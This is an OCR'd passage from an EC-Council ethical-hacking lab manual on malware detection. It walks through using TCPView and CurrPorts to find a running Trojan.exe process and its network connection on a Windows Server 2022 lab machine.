
16. Observe the protocols running on different ports under the **Protocol** column.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Ti
dns.exe	2320	TCP	Listen	10.10.1.22	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCP	Listen	127.0.0.1	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	::1	53	::	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	fe80::9d68:1d1a:92eb:e27e	53	::	0	4/6/2022 1:30:26
System	4	TCPv6	Listen	::	80	::	0	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	80	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	88	::	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	88	0.0.0.0	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	992	TCPv6	Listen	::	135	::	0	4/6/2022 1:30:16
System	4	TCP	Listen	10.10.1.22	139	0.0.0.0	0	4/6/2022 1:30:13
lsass.exe	756	TCP	Listen	0.0.0.0	389	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61217	4/6/2022 1:30:38
lsass.exe	756	TCPv6	Established	::1	389	::1	61220	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61212	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	389	::	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61257	4/5/2022 9:31:58
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61233	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61211	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	4/6/2022 1:30:26
System	4	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	445	fe80::9d68:1d1a:92eb:e27e	62194	4/5/2022 11:31:00
System	4	TCPv6	Listen	::	445	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	464	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCPv6	Listen	::	464	::	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	593	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCPv6	Listen	::	593	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	636	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	636	::	0	4/6/2022 1:30:26
mqsvc.exe	3164	TCP	Listen	0.0.0.0	1801	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCPv6	Listen	::	1801	::	0	4/6/2022 1:30:27

17. As you have executed a malicious application, now search for the **Trojan.exe** process in the TCPView.


18. You can observe that the **Trojan.exe** malicious program is running on the **Windows Server 2022** machine. You can see details such as **Remote Address** and **Remote Port**.




Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
Trojan.exe	7036	TCP	Established	10.10.1.22	62187	10.10.1.11	5552	4/5/2022 11:28:04 PM	Trojan.exe

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


19. Right-click the process **Trojan.exe**; select **Kill Process...** to end the running process.



20. Normally, if a **TCPView** dialog box appears, click **OK** to terminate the process. However, for this task, do not Kill the process in this step as we are going to use this running process for the next task; click **Cancel**.




21. This way, you can view all processes running on the machine and stop unwanted or malicious processes that may affect your system. If you are unable to stop a process, you can view the port on which it is running and add a firewall rule to block the port.
22. Close the **TCPView** window.
23. Now, let us analyze this process on **Windows Server 2022** using **CurrPorts**.
24. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\CurrPorts** and double-click **cports.exe**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The **CurrPorts** window appears, displaying a list of currently open TCP/IP and UDP ports on the machine.



